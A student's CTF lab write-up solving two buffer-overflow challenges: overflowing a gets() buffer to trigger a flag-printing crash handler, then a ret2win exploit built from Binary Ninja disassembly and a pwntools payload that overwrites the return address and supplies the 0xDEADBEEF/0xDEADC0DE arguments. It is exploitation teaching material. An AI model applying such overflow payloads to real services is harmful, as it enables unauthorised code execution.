
Lab2 CTF Writeup

11911409 孙永康


Question 1 :

I first check out the c code, and I found a buffer which is initial at 16 chars :




```
void vuln(){
  char buf[16];
  gets(buf);
}
```

Then I found a function, which can detect the fault and then handle me the flag :



```
signal(SIGSEGV, sigsegv_handler);

void sigsegv_handler(int sig) {
  fprintf(stderr, "%s\n", flag);
  fflush(stderr);
  exit(1);
}
```

So I tried to overflow that buffer with some input strings bigger than 16 chars :




```
root@kali-WSU:~# nc ali.infury.org 10001
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
flag{G0ddN3ss_d1sApp34Rs_1N_n0_TiM3_37dc902e}

Please enter your string:
```

Finally, I got that flag , which is shown in the picture.

Question 2 :

I check the c code first, and found a function which is not used called **win**. In which, we can see that if we could execute this function, we can straightly get the flag. Execute it through overflowing the buffer in function **vuln**:




```
void win(unsigned int arg1, unsigned int arg2) {
  char buf[FLAGSIZE];
  FILE *f = fopen("flag.txt","r");
  if (f == NULL) {
    printf("Flag File is Missing. Problem is Misconfigured, please contact an Admin if you are running this on the shell server.\n");
    exit(0);
  }

  fgets(buf,FLAGSIZE,f);
  if (arg1 != 0xDEADBEEF)
    return;
  if (arg2 != 0xDEADC0DE)
    return;
  printf(buf);
}

void vuln(){
  char buf[BUFSIZE];
  gets(buf);
  puts(buf);
}
```


So, the problem is how to find two things :

1) the length of the cache in **vuln**.

2) the address of the function **win**

After asking for some help to my classmates, they recommend me a tool called **Binary Ninja**, which could turn the execution file into assembly code.


```
int32_t vuln()

void* var_8c  {Frame offset -8c}
void* var_8c_1  {Frame offset -8c}
void var_88  {Frame offset -88}
void var_7c  {Frame offset -7c}
void var_70  {Frame offset -70}
int32_t __saved_ebp  {Frame offset -4}
void* const __return_addr  {Frame offset 0}

vuln:
08048646  55                  push    ebp {__saved_ebp}
08048647  89e5                mov     ebp, esp {__saved_ebp}
08048649  83ec78              sub     esp, 0x78
0804864c  83ec0c              sub     esp, 0xc
0804864f  8d4594              lea     eax, [ebp-0x6c {var_70}]
08048652  50                  push    eax {var_70} {var_8c}
08048653  e8d8fdffff          call    gets
08048658  83c410              add     esp, 0x10
0804865b  83ec0c              sub     esp, 0xc
0804865e  8d4594              lea     eax, [ebp-0x6c {var_70}]
08048661  50                  push    eax {var_70} {var_8c_1}
08048662  e8f9fdffff          call    puts
08048667  83c410              add     esp, 0x10
0804866a  90                  nop
0804866b  c9                  leave    {__saved_ebp}
0804866c  c3                  retn     {__return_addr}
```




```
int32_t win(int32_t arg1, int32_t arg2)

void* var_6c  {Frame offset -6c}
void* var_6c_1  {Frame offset -6c}
int32_t var_68  {Frame offset -68}
int32_t var_64  {Frame offset -64}
void var_60  {Frame offset -60}
void var_5c  {Frame offset -5c}
void var_50  {Frame offset -50}
int32_t var_10  {Frame offset -10}
int32_t __saved_ebp  {Frame offset -4}
void* const __return_addr  {Frame offset 0}
int32_t arg1  {Frame offset 4}
int32_t arg2  {Frame offset 8}

win:
080485cb  55                push    ebp {__saved_ebp}
080485cc  89e5              mov     ebp, esp {__saved_ebp}
080485ce  83ec58            sub     esp, 0x58
080485d1  83ec08            sub     esp, 0x8
080485d4  6850870408        push    0x8048750 {var_68}
080485d9  6852870408        push    0x8048752  {"flag.txt"}
080485de  e8bdfeffff        call    fopen
080485e3  83c410            add     esp, 0x10
080485e6  8945f4            mov     dword [ebp-0xc {var_10}], eax
080485e9  837df400          cmp     dword [ebp-0xc {var_10}], 0x0
080485ed  751a              jne     0x8048609

080485ef  83ec0c            sub     esp, 0xc
080485f2  685c870408        push    0x804875c  {"Flag File is Missing. Problem is…"}
080485f7  e864feffff        call    puts
080485fc  83c410            add     esp, 0x10
080485ff  83ec0c            sub     esp, 0xc
08048602  6a00              push    0x0
08048604  e867feffff        call    exit
{ Does not return }

08048609  83ec04            sub     esp, 0x4
0804860c  ff75f4            push    dword [ebp-0xc {var_10}] {var_64}
0804860f  6a40              push    0x40 {var_68}
08048611  8d45b4            lea     eax, [ebp-0x4c {var_50}]
08048614  50                push    eax {var_50} {var_6c}
08048615  e826feffff        call    fgets
0804861a  83c410            add     esp, 0x10
0804861d  817d08efbeadde    cmp     dword [ebp+0x8 {arg1}], 0xdeadbeef
08048624  751a              jne     0x8048640

08048626  817d0cdec0adde    cmp     dword [ebp+0xc {arg2}], 0xdeadc0de
0804862d  7514              jne     0x8048643

0804862f  83ec0c            sub     esp, 0xc
08048632  8d45b4            lea     eax, [ebp-0x4c {var_50}]
08048635  50                push    eax {var_50} {var_6c_1}
08048636  e8e5fdffff        call    printf
0804863b  83c410            add     esp, 0x10
0804863e  eb04              jmp     0x8048644

08048640  90                nop
08048641  eb01              jmp     0x8048644

08048643  90                nop

08048644  c9                leave    {__saved_ebp}
08048645  c3                retn     {__return_addr}
```

As we can see in the picture, the length of cache is 0x70, and the return address is 080485cb.

So, we have to insert a string that can make the return address change to the function win 's starting address, and also have to make the arguments of function win right, like "deadbeef" and " deadc0de".

Life is short, I use python:



```
C:\Users\jerichosun>python
Python 3.8.5 (tags/v3.8.5:580fbb0, Jul 20 2020, 15:57:54) [MSC v.1924 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> from pwn import *
>>> conn = remote("ali.infury.org", 10002)
[x] Opening connection to ali.infury.org on port 10002
[x] Opening connection to ali.infury.org on port 10002: Trying 120.25.123.228
[+] Opening connection to ali.infury.org on port 10002: Done
>>> conn.sendline(b'A' * 0x70 + b'\xcb\x85\x04\x08' + b'abcd' + b'\xef\xbe\xad\xde' + b'\xde\xc0\xad\xde')
>>> print(conn.recv())
b'Please enter your string: \nAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAA\xcb\x85\x04\x08abcd\xef\xbe\xad\xde\xde\xc0\xad\xde\nflag{N0!H-hh-How_u_g0T_Th4t...N0!!!My_P0w3r!!!8d0b11c0}\n'
>>> 
```

After inserting the string inside. We receive our flag which is shown in the picture.